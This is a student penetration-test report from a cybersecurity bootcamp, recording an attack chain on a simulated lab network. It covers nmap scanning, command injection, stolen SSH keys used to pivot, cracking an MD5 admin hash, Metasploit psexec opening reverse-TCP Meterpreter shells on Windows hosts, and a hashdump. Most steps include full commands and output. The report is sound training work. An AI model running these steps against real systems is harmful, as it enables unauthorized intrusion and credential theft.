Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Prepared for: Fullstack Academy
Prepared by: Kent Cheung and Team
Date: May 21st, 2024

Objective of the Penetration Test

The objective of this penetration test was to identify vulnerabilities within a simulated network environment, exploit those vulnerabilities to gain unauthorized access, and extract sensitive information. The test aimed to simulate real-world attack scenarios and assess the security posture of the network infrastructure.

Tools Used

- Nmap: Network scanning and service detection
- Web Browser: Accessing web services on non-standard ports
- SSH: Secure Shell for remote command execution
- Kali Linux: Operating system with pre-installed penetration testing tools
- Metasploit Framework: Exploitation tool for gaining access to target systems
- Password Cracking Tools: Tools for cracking password hashes, such as John the Ripper and Hashcat

Penetration Test Findings

Finding #	Severity	Finding Name
1	High	**172.31.58.11**
2	High	**172.31.53.15**

Finding #	Severity	Finding Name
3	High	**172.31.49.31**
4	High	**172.31.51.106**

Detailed Walkthrough

Step 1: Network Scanning

1. Identify all the relevant targets in the network (i.e. 172.31.49.0/20)

```
Nmap -sn 172.31.49.0/20
```

```
┌──(kali㉿kali)-[~]
└─$ nmap 172.31.49.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 03:21 UTC


┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.31.49.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 03:23 UTC
Nmap scan report for ip-172-31-49-31.us-west-2.compute.internal (172.31.49.31)
Host is up (0.0011s latency).
Nmap scan report for ip-172-31-49-110.us-west-2.compute.internal (172.31.49.110)
Host is up (0.00021s latency).
Nmap scan report for ip-172-31-51-106.us-west-2.compute.internal (172.31.51.106)
Host is up (0.0012s latency).
Nmap scan report for ip-172-31-53-15.us-west-2.compute.internal (172.31.53.15)
Host is up (0.00022s latency).
Nmap scan report for ip-172-31-58-11.us-west-2.compute.internal (172.31.58.11)
Host is up (0.00049s latency).
Nmap done: 4096 IP addresses (5 hosts up) scanned in 52.43 seconds

┌──(kali㉿kali)-[~]
└─$
```

2. Run service and version detection scans on the specific IP addresses found in your first scan. Save it to a text file for access.

```
nmap -p 1-5000 -sV 172.31.49.31 172.31.51.106 > port.out
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.31.49.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 03:26 UTC
Nmap scan report for ip-172-31-49-31.us-west-2.compute.internal (172.31.49.31)
Host is up (0.00062s latency).
Nmap scan report for ip-172-31-49-110.us-west-2.compute.internal (172.31.49.110)
Host is up (0.000064s latency).
Nmap scan report for ip-172-31-51-106.us-west-2.compute.internal (172.31.51.106)
Host is up (0.0018s latency).
Nmap scan report for ip-172-31-53-15.us-west-2.compute.internal (172.31.53.15)
Host is up (0.019s latency).
Nmap scan report for ip-172-31-58-11.us-west-2.compute.internal (172.31.58.11)
Host is up (0.00060s latency).
Nmap done: 4096 IP addresses (5 hosts up) scanned in 55.17 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p 1-5000 -sV 172.31.49.31 172.31.51.106 172.31.53.15 172.31.58.11 > port.out
```

3. Interpret your results and determine the following:
    a. 172.31.51.106 is running a web server on a non-standard port (i.e: 1013).
    b. 172.31.58.11 is running a SSH server on a non-standard port (i.e: 2222).


```
kali@kali: ~
File  Actions  Edit  View  Help
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-51-106.us-west-2.compute.internal (172.31.51.106)
Host is up (0.00045s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-53-15.us-west-2.compute.internal (172.31.53.15)
Host is up (0.00020s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-58-11.us-west-2.compute.internal (172.31.58.11)
Host is up (0.00076s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (4 hosts up) scanned in 21.20 seconds
search hit BOTTOM, continuing at TOP
```

c. The following machines are running Windows-based OS:
   i. 172.31.49.31
   ii. 172.31.53.15

Step 2: Initial Compromise

a. Access the site hosted on the webserver

http://172.31.51.106:1013




I explored the available web pages and found an input field vulnerable to command injection. By exploiting this vulnerability, I was able to run the whoami command, confirming unauthorized command execution on the web server.


Step 3: Pivoting

On the web server, I located SSH keys in the typical user directory (~/.ssh). Copying a key to my Kali machine, I connected to Host B 172.31.58.11 using the SSH key on port 2222. The key belonged to a user named "user1".

a. Search the webserver for SSH keys you can copy.



b. Get the private key (copy to local Kali)



c. Select everything between “BEGIN” and “END” (Include the BEGIN and END lines)
d. Copy to clipboard
e. On the Kali terminal, open an editor and paste above select to it. (ex id_rsa_alice.pem
f. On the Kali terminal, issue the following command:

```
chmod 400 id_rsa_alice.pem
```

g. Issue ssh to remote connect to the non-standard ssh server

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa_alice.pem -p 2222 alice-devops@172.31.58.11
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May 10 02:21:35 UTC 2024

  System load:  0.0830078125       Processes:             205
  Usage of /:   28.6% of 19.20GB   Users logged in:       0
  Memory usage: 39%                IPv4 address for eth0: 172.31.58.11
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```

Step 4: System Reconnaissance


With SSH access to Linux Server, I searched for sensitive files and discovered a text file containing an MD5 password hash associated with an Administrator account on a Windows machine.

Administrator's password hash: 00bfc8c729f5d4d529a412b12c58ddd2

```
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ pwd
/home/alice-devops/scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system
updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$
```

Step 5: Password Cracking

I cracked the MD5 hash using John the Ripper with available wordlists in Kali. The original password was revealed as "**pokemon".**




```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=raw-md5 myhash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
pokemon          (?)
1g 0:00:00:00 DONE 2/3 (2024-05-10 02:55) 9.090g/s 20945p/s 20945c/s 20945C/s keller..karla
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ 
```

Step 6: Metasploit

Using Metasploit, I configured the windows/smb/psexec exploit module with the cracked username and password. Setting the target to one of the Windows IPs from the earlier scan, I successfully gained a Meterpreter shell on Windows Machine.

1. Start Metasploit Console: **msfconsole**



```
$ sudo msfdb init && msfconsole
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┏━(Message from Kali developers)
┃
┃ This is a cloud installation of Kali Linux. Learn more about
┃ the specificities of the various cloud images:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-cloud-setup/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Creating databases 'msf_test'
┏━(Message from Kali developers)
┃
┃ This is a cloud installation of Kali Linux. Learn more about
┃ the specificities of the various cloud images:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-cloud-setup/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'


                                   ___          ____
                               ,-""   `.      < HONK >
                             ,'  _   e )`-._ /  ----
                            /  ,' `-._<.===-'
                           /  /
                          /  ;
              _          /   ;
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
   (__   <__.                  ;
     `-.   '-.__.      _.'    /
        \      `-.__,-'    _,'
         `._    ,    /__,-'
            ""._\__,'< <____
```

2. Search **psexec**

```
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
msf6 > search psexec

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec       2018-03-19       normal     No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec           2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/
EternalChampion SMB Remote Windows Code Execution
   2   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/
EternalChampion SMB Remote Windows Command Execution
   3   auxiliary/scanner/smb/psexec_loggedin_users                    normal     No     Microsoft Windows Authenticated Logged
In Users Enumeration
   4   exploit/windows/smb/psexec                    1999-01-01       manual     No     Microsoft Windows Authenticated User Co
de Execution
   5   auxiliary/admin/smb/psexec_ntdsgrab                            normal     No     PsExec NTDS.dit And SYSTEM Hive Downloa
d Utility
   6   exploit/windows/local/current_user_psexec     1999-01-01       excellent  No     PsExec via Current User Token
   7   encoder/x86/service                                            manual     No     Register Service
   8   auxiliary/scanner/smb/impacket/wmiexec        2018-03-19       normal     No     WMI Exec
   9   exploit/windows/smb/webexec                   2018-10-24       manual     No     WebExec Authenticated User Code Executi
on
   10  exploit/windows/local/wmi                     1999-01-01       excellent  No     Windows Management Instrumentation (WMI
) Remote Command Execution


Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi

msf6 > use 4
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
```

3. Load **windows/smb/psexec**
4. Set **SMBUser**
5. Set **SMBPass**
6. Set **RHOSTS**
7. Set **PAYLOAD**

```
Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi

msf6 > use 4
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass => pokemon
msf6 exploit(windows/smb/psexec) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.49.31
RHOSTS => 172.31.49.31
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.49.110:4444
[*] 172.31.49.31:445 - Connecting to the server...
[*] 172.31.49.31:445 - Authenticating to 172.31.49.31:445 as user 'Administrator'...
[-] 172.31.49.31:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0x-c000006d) STATUS_L
OGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.53.15
RHOSTS => 172.31.53.15
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.49.110:4444
[*] 172.31.53.15:445 - Connecting to the server...
[*] 172.31.53.15:445 - Authenticating to 172.31.53.15:445 as user 'Administrator'...
[*] 172.31.53.15:445 - Selecting PowerShell target
```

8. **Exploit**

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.49.110:4444
[*] 172.31.49.31:445 - Connecting to the server ...
[*] 172.31.49.31:445 - Authenticating to 172.31.49.31:445 as user 'Administrator' ...
[-] 172.31.49.31:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0x c000006d) STATUS_L
OGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.53.15
RHOSTS => 172.31.53.15
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.49.110:4444
[*] 172.31.53.15:445 - Connecting to the server ...
[*] 172.31.53.15:445 - Authenticating to 172.31.53.15:445 as user 'Administrator' ...
[*] 172.31.53.15:445 - Selecting PowerShell target
[*] 172.31.53.15:445 - Executing the payload ...
[+] 172.31.53.15:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.53.15
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bu
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[*] Meterpreter session 1 opened (172.31.49.110:4444 → 172.31.53.15:50093) at 2024-05-10 03:11:35 +0000

meterpreter >
```

Step 7: Passing the Hash

From the Meterpreter session on Windows 1, I performed a hash dump and saved the results. Using the hashes, I targeted the remaining Windows server (Windows 2) with the same exploit, achieving another Meterpreter shell.

Hashdump result:

```
meterpreter > pwd
C:\Windows\system32
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
